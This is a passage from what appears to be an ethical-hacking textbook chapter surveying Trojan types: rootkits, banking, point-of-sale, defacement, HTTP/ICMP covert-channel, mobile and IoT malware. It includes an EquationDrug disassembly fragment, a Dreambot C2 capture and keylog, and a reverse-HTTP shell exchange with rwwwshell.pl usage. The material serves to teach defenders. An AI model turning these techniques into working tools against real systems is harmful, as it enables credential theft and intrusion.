As the name indicates, “rootkit” consists of two terms, i.e., “root” and “kit.” “Root” is a UNIX/Linux term that is the equivalent of “administrator” in Windows. The word “kit” denotes programs that allow someone to obtain root-/admin-level access to the computer by executing the programs in the kit. Rootkits are potent backdoors that specifically attack the root or OS. Unlike backdoors, rootkits cannot be detected by observing services, system task lists, or registries. Rootkits provide full control of the victim OS to the attacker. Rootkits cannot propagate by themselves, and this fact has precipitated a great deal of confusion. In reality, rootkits are just one component of what is called a blended threat. Blended threats typically consist of three snippets of code: dropper, loader, and rootkit. The dropper is the executable program or file that installs the rootkit. Activating the dropper program usually entails human intervention, such as clicking on a malicious e-mail link. Once initiated, the dropper launches the loader program and then deletes itself. Once active, the loader typically causes a buffer overflow, which loads the rootkit into memory.

- **EquationDrug Rootkit**

EquationDrug is a dangerous computer rootkit that attacks the Windows platform. It performs targeted attacks against various organizations and lands on the infected system by being downloaded and executed by the Trickler dubbed “DoubleFantasy,” covered by TSL20110614-01 (Trojan.Win32.Micstus.A). It allows a remote attacker to execute shell commands on the infected system.

```
.text:00012D22          ; int __stdcall FninitDriver(int pDrvObj,int punDrvRegPath,int pFunc1,int pFunc2,int Flag)
.text:00012D22  FnInitDriver    proc near               ; CODE XREF: DriverEntry+151p
.text:00012D22
.text:00012D22         unDevName      = dword ptr -14h
.text:00012D22         var_10        = dword ptr -10h
.text:00012D22         var_C         = dword ptr -0Ch
.text:00012D22         var_8         = dword ptr -8
.text:00012D22         pDeviceObject = dword ptr -4
.text:00012D22         pDrvObj       = dword ptr  8
.text:00012D22         punDrvRegPath = dword ptr  0Ch
.text:00012D22         pFunc1        = dword ptr  10h
.text:00012D22         pFunc2        = dword ptr  14h
.text:00012D22         Flag          = dword ptr  18h
.text:00012D22
.text:00012D22         edit_DrvObj = edi
.text:00012D22  push    ebp
.text:00012D22  mov     ebp, esp
.text:00012D25  8B EC
.text:00012D25  sub    esp, 14h
.text:00012D28  53
.text:00012D29  56
.text:00012D2A  57
.text:00012D2B  68 44 05 00 00
.text:00012D30  68 28 A7 01 00
.text:00012D35  E8 60 EC FF FF
.text:00012D35
.text:00012D3A  FF 75 0C
.text:00012D3D  8B 7D 08
.text:00012D40  8D 45 F4
.text:00012D43  89 3D D8 C3 01+
.text:00012D49  58
.text:00012D4A  E8 13 0C 00 00
.text:00012D4A
.text:00012D4F  8D 45 F4
.text:00012D52  50
.text:00012D53  8D 45 EC
.text:00012D56  50
.text:00012D57  E8 C0 0C 00 00
.text:00012D57
FnInitDriver endp
```

Figure 7.8: Screenshot showing start of EquationDrug Rootkit

Some additional rootkit Trojans are as follows:

- CEIDPageLock
- Wingbird
- GrayFish
- Finfisher
- ZeroAccess
- Whistler

E-banking Trojans

E-banking Trojans are extremely dangerous and have emerged as a significant threat to online banking. They intercept the victim's account information before the system can encrypt it and send it to the attacker's command-and-control center. Installation of these Trojans takes place on the victim's computer when he or she clicks a malicious email attachment or a malicious advertisement. Attackers program these Trojans to steal minimum and maximum monetary amounts, so that they do not withdraw all the money in the account, thereby avoiding suspicion. These Trojans also create screenshots of the bank account statement, so that the victim thinks that there is no variation in his/her bank balance and is not aware of this fraud unless he/she checks the balance from another system or an ATM. These Trojans may also steal

victims' data such as credit card numbers and billing details, and transmit them to remote hackers via email, FTP, IRC, or other methods.




Figure 7.9: Working of E-Banking Trojan

Working of E-banking Trojans

A banking Trojan is a malicious program that allows attackers to obtain personal information about users of online banking and payment systems.


The working of a banking Trojan includes the following:

- **TAN Gabber:** A Transaction Authentication Number (TAN) is a single-use password for authenticating online banking transactions. Banking Trojans intercept valid TANs entered by users and replace them with random numbers. The bank will reject such invalid random numbers. Subsequently, the attacker misuses the intercepted TAN with the target's login details.
- **HTML Injection:** The Trojan creates fake form fields on e-banking pages, thereby enabling the attacker to collect the target's account details, credit card number, date of birth, etc. The attacker can use this information to impersonate the target and compromise his/her account.
- **Form Grabber:** A form grabber is a type of malware that captures a target's sensitive data such as IDs and passwords, from a web browser form or page. It is an advanced method for collecting the target's Internet banking information. It analyses POST requests and responses to the victim's browser. It compromises the scramble pad authentication and intercepts the scramble pad input as the user enters his/her Customer Number and Personal Access Code.
- **Covert Credential Grabber:** This type of malware remains dormant until the user performs an online financial transaction. It works covertly to replicate itself on the computer and edits the registry entries each time the computer is started. The Trojan also searches the cookie files that had been stored on the computer while browsing financial websites. Once the user attempts to make an online transaction, the Trojan covertly steals the login credentials and transmits them to the hacker.

Some methods used by banking Trojans to steal users' information are as follows:

- Keylogging
 - Form data capture
 - Inserting fraudulent form fields
 - Screen captures and video recording
 - Mimicking financial websites
 - Redirecting to banking websites
 - Man-in-the-middle attack
- **E-banking Trojan: Dreambot**

Dreambot banking Trojans are also known as updated versions of Ursnif or Gozi. Dreambot Trojans have long been used by hackers, and they have been regularly updated with more sophisticated capabilities. They can be delivered through the Emotet dropper or RIG exploit kit. This Trojan can also be embedded as a macro in an MS word document and sent to victims via spam emails. If this Trojan gets into the victim's machine, it will covertly create registry keys and processes, and attempt to connect to multiple malicious C2C servers.



The screenshot shows a NetworkMiner capture of an HTTPS request. The request is a multipart/form-data POST to a URL starting with "https://uuuansdownew.net/images/Uood951r1K0dxUH8t/wXzPbv1Af8_2/Fz8KdRoJB/w_2Btku5qua1fAx/1jg...". The request includes various headers such as Content-Type, User-Agent, Host, Content-Length, Connection, and Cache-Control. The Content-Disposition header specifies a file named "E1AC.bin" with a cab File header. The raw data shows the file content starting with "MSCF.....". A red arrow points to the "cab File header" label, and another red arrow points to the "Filename" label. The status bar at the bottom shows "[71/82] [showhost] ?::help q::back [*:8080]".

Figure 7.10: HTTPS requests to malicious servers

After connecting to the C2C server, it will perform keylogging and send the keylog data to the attacker. This keylog data can include passwords of banking websites, OTP messages, secure transaction passwords, pins, etc.

The screenshot shows a window titled 'File Edit Search View Encoding Language Settings Macro Run Plugins Window ?' with a toolbar above it. Below the toolbar, there are three tabs labeled 'new 1', '01D3E7BD56884E360B', and '01D3E643EDAE4F310B'. The main area displays a list of log entries numbered 1 to 21. Red annotations with arrows point to specific entries:

- Entry 7: '09-05-2018 13:41:38' is annotated with 'Date of the collection'.
- Entry 15: 'C:\Program Files (x86)\Notepad++\notepad++.exe' is annotated with 'Program related with the keylogs'.
- Entry 19: 'this is my login for my facebook account: hello/hello123' is annotated with 'keylog data'.

```
1 09-05-2018 13:41:22
2 C:\Program Files\Internet Explorer\iexplore.exe
3 Blank Page - Internet Explorer
4
5 google
6
7 09-05-2018 13:41:38
8 C:\Program Files\Internet Explorer\iexplore.exe
9 Blank Page - Internet Explorer
10
11 google.com
12
13
14 09-05-2018 13:42:53
15 C:\Program Files (x86)\Notepad++\notepad++.exe
16 *new 1 - Notepad++
17
18 passwrod password password raaa raaaraaaaa
19 this is my login for my facebook account: hello/hello123
20
21
```

Figure 7.11: Screenshot of Dreambot E-Banking Trojan – keylog data

Some additional e-banking Trojans are as follows:

- Emotet
- Panda Banker
- Ramnit
- ZeuS
- Dridex
- UrlZone Banker

Point-of-Sale Trojans

As the name indicates, point-of-sale (POS) Trojans are a type of financial fraudulent malware that target POS and payment equipment such as credit card/debit card readers. Attackers use POS Trojans to compromise such POS equipment and grab sensitive information regarding credit cards, such as credit card number, holder name, and CVV number. Since POS plays a critical role in the retail industry, these Trojans will have a greater impact on retail businesses and retail customers. The magnetic stripe on a credit card consists of two tracks, namely called TRACK1 and TRACK2. These are critical for completing the transaction using a POS device. Track1 and Track2 comprise critical information related to the credit card. Once a POS Trojan

affects and compromises a POS device, it attempts to grab the TRACK1 and TRACK2 information of the card that is inserted in the device. Once the attacker acquires this information, he/she gets full control of the card and can easily perform financial fraud.

- **GlitchPOS**

It is popularly known as GlitchPOS.A. GlitchPOS is a fake cat game that is embedded in malware and not displayed at the time of execution. It is a Trojan that masquerades as a cat game. When any victim installs the cat game, the Trojan will be executed in the background. GlitchPOS is used by attackers to grab the credit card information of the victim. GlitchPOS has become the most notorious financial Trojan, and its adverse effects have spread across the globe. To steal the credit card information, this Trojan searches for the Track1 and Track2 details in the memory pages of devices.




Figure 7.12: Screenshot of GlitchPOS Trojan

Some additional POS Trojans are as follows:

- LockPOS
- BlackPOS
- FastPOS
- PunkeyPOS
- CenterPOS
- MalumPOS

Defacement Trojans

Defacement Trojans, once spread over the system, can destroy or change the entire content of a database. However, they are more dangerous when attackers target websites, as they physically change the underlying HTML format, resulting in the modification of content. In addition, significant losses may be incurred due to the defacement of e-business targets by Trojans.

Resource editors allow one to view, edit, extract, and replace strings, bitmaps, logos, and icons from any Windows program. They allow viewing and editing of nearly any aspect of a compiled Windows program, from menus to dialog boxes and icons, etc. They employ user-styled custom applications (UCAs) to deface Windows applications.



Figure 7.13: Screenshot showing defaced calc.exe application

▪ Restorator

Source: <http://www.bome.com>

Restorator is a utility for editing Windows resources in applications and their components (e.g., files with .exe, .dll, .res, .rc, and .dcr extensions). It allows you to change, add, or remove resources such as text, images, icons, sounds, videos, versions, dialogs, and menus in nearly all programs. Using this tool, one can achieve translation/localization, customization, design improvement, and development.

Features:

- Translate existing applications (localization)
- Customize the look and feel of programs
- Replace logos and icons (branding)
- Enhance control over resource files in the software development process
- Hack into the inner workings of applications on the computer




Figure 7.14: Screenshot showing Restorer 2007 settings

Service Protocol Trojans

These Trojans can take advantage of vulnerable service protocols such as VNC, HTTP/HTTPS, and ICMP, to attack the victim's machine.

- **VNC Trojans**

A VNC Trojan starts a VNC server daemon in the infected system (victim), whereby the attacker connects to the victim using any VNC viewer. Since the VNC program is considered a utility, this Trojan will be difficult to detect using antivirus software. Well-known financial malware such as Dridex, Neverquest, and Gozi employ a hidden virtual network computing (HVNC) module, which allows attackers to gain user-grade access to an infected PC.




Figure 7.15: Working of VNC Trojan

- **HTTP/HTTPS Trojans**

HTTP/HTTPS Trojans can bypass any firewall and work in reverse, as opposed to a straight HTTP tunnel. They use web-based interfaces and port 80. The execution of these Trojans takes place on the internal host and spawns a child program at a predetermined time. The child program is a user to the firewall; hence, the firewall allows the program to access the Internet. However, this child program executes a local shell, connects to the webserver that the attacker owns on the Internet through an apparently legitimate HTTP request, and sends it a ready signal. The apparently legitimate answer from the attacker's web server is, in fact, a series of commands that the child can execute on the machine's local shell. The attacker converts all the traffic into a Base64-like structure and gives it as a value for a cgi-string to avoid detection.

The following is an example of a connection:

Slave: GET/cgi-bin/order?
M5mAejTgZdgY0dgIO0BqFfVYTgjFLdgxEdb1He7krj HTTP/1.0

Master replies with: **g5mAfbknz**

The GET of the internal host (SLAVE) is the command prompt of the shell; the answer is an encoded “*ls*” command from the attacker on the external server (MASTER). The SLAVE tries to connect to the MASTER daily at a specified time. If necessary, the child is spawned if the shell hangs; the attacker can check and fix it the next day. If the administrator sees connections to the attacker's server and connects it to his/her server, he/she just sees a broken web server because there is a token (password) in the encoded cgi GET request. Support for WWW proxies (e.g., Squid, a fully featured web proxy cache) is available. The program masks its name in the process listing. The programs are reasonably small; the master and slave programs consist of only 260 lines per file. Usage is easy: edit rwwwshell.pl for the correct values, execute “rwwwshell.pl slave” on the SLAVE, and run “rwwwshell.pl” on the MASTER just before the slave tries to connect.




Figure 7.16: Working of HTTP Trojan

- **SHTTPD**

SHTTPD is a small HTTP server that can be embedded inside any program. It can be wrapped with a genuine program (game chess.exe). When executed, it will turn a computer into an invisible web server. For instance, an attacker connects to the victim using web browser `http://10.0.0.5:443` and infects the victim's computer with chess.exe, with Shttpd running in the background and listening on port 443 (SSL).




Figure 7.17: SHTTPD attack process

- **HTTP RAT**

HTTP RAT uses web interfaces and port 80 to gain access. It can be understood simply as an HTTP tunnel, except that it works in the reverse direction. These Trojans are comparatively more dangerous as they work nearly ubiquitously where the Internet can be accessed.

Features

- Displays ads and records personal data/keystrokes
- Downloads unsolicited files and disables programs/system
- Floods Internet connection and distributes threats
- Tracks browsing activities and hijacks Internet browser
- Makes fraudulent claims about spyware detection and removal




Figure 7.18: Working of HTTP RAT Trojan

- **ICMP Trojans**

The Internet Control Message Protocol (ICMP) is an integral part of IP, and every IP module must implement it. It is a connectionless protocol that provides error messages to unicast addresses. The ICMP protocol encapsulates the packets in IP datagrams.

An attacker can hide the data using covert channels methods in a protocol that is undetectable. The concept of ICMP tunneling allows one protocol to be carried over another protocol. ICMP tunneling uses ICMP echo request and reply to carry a payload and stealthily access or control the victim's machine. Attackers can use the data portion of ICMP_ECHO and ICMP_ECHOREPLY packets for arbitrary information tunneling. Network layer devices and proxy-based firewalls do not filter or inspect the contents of ICMP_ECHO traffic, making the use of this channel attractive to hackers.

Attackers simply pass, drop, or return the ICMP packets. The Trojan packets themselves masquerade as common ICMP_ECHO traffic. The packets can encapsulate (tunnel) any required information.




Figure 7.19: Working of ICMP Trojan

Mobile Trojans

Mobile Trojans are malicious software that target mobile phones. Mobile Trojan attacks are increasing rapidly due to the global proliferation of mobile phones. The attacker tricks the victim into installing the malicious application. When the victim downloads the malicious app, the Trojan performs various attacks such as banking credential stealing, social networking credential stealing, data encryption, and device locking.

▪ BasBanke

BasBanke is a Trojan family that runs on Android. The Trojan was first identified in 2018 during the Brazilian elections, registering over 10,000 installations as of April 2019 from the official Google Play Store alone. It is a banking Trojan, and when it infects a device, it will perform keystroke logging, screen recording, SMS interception, and theft of credit card and financial information. To trick users into downloading this Trojan, the Trojan creators advertised it via WhatsApp and Facebook messages. The most widely spread and downloaded malicious version of BasBanke is the fake CleanDroid Android app. CleanDroid projects itself as a mobile junk cleaning and memory boosting app; however, it is actually a banking Trojan.




Figure 7.20: Screenshot of BasBanke Mobile Trojan

Some additional mobile Trojans are as follows:

- Agent Smith
- Hiddad
- AndroRAT
- Rotexy
- Gplayed
- Asacub
- Gustuff

IoT Trojans

Internet of things (IoT) refers to the inter-networking of physical devices, buildings, and other items embedded with electronics. IoT Trojans are malicious programs that attack IoT networks. These Trojans leverage a botnet to attack other machines outside the IoT network.

- Mirai

Mirai is a self-propagating IoT botnet that infects poorly protected Internet devices (IoT devices). Mirai uses telnet port (23 or 2323) to find those devices that are still using their factory default username and password. Most IoT devices use default usernames and passwords. Mirai can infect such insecure devices (bots) and co-ordinate them to mount a DDoS attack against a chosen victim.

Features:

- Login attempts with 60 different factory default username and password pairs
 - Built for multiple CPU architectures (x86, ARM, Sparc, PowerPC, Motorola)
 - Connects to C&C to allow the attacker to specify an attack vector
 - Increases bandwidth usage for infected bots
 - Identifies and removes competing malware
 - Blocks remote administration ports

